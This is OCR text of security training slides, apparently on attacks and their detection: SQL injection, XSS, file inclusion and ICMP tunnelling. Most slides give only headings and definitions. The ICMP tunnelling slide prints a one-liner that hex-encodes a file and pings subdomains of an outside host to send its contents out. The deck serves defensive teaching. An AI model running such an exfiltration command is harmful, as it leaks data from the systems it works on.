
Detection



SQL Injection

massimo[.]giaimo@wuerth-phoenix[.]com

Detection




SQL Injection

massimo[.]giaimo@wuerth-phoenix[.]com

ATK #5
Cross Site Scripting (XSS)

is a vulnerability affecting dynamic websites that employ insufficient input checking in forms. An XSS allows an attacker to insert or execute client-side code in order to carry out a varied set of attacks such as, for example, the collection, manipulation and redirection of confidential information.


Attack



Cross Site Scripting (XSS)

massimo[.]giaimo@wuerth-phoenix[.]com


Attack



Cross Site Scripting (XSS)

massimo[.]giaimo@wuerth-phoenix[.]com

Detection



Cross Site Scripting (XSS)

massimo[.]giaimo@wuerth-phoenix[.]com

ATK #6
File Inclusion


is a type of web vulnerability that is most commonly found to affect web applications that rely on a scripting run time. This issue is caused when an application builds a path to executable code using an attacker-controlled variable in a way that allows the attacker to control which file is executed at run time.

Attack

File Inclusion


massimo[.]giaimo@wuerth-phoenix[.]com

Attack



File Inclusion

Detection



File Inclusion

massimo[.]giaimo@wuerth-phoenix[.]com

ATK #7
ICMP Tunnelling

is a command-and-control (C2) attack technique that secretly passes malicious traffic through perimeter defenses. Malicious data passing through the tunnel is hidden within normal-looking ICMP echo requests and echo responses.

Attack

ON VICTIM MACHINE:

```
xxd -p -c 16 exfiltration.txt | while read h; do ping -c 1 ${h}.sec4u.co; done
```


massimo[.]giaimo@wuerth-phoenix[.]com

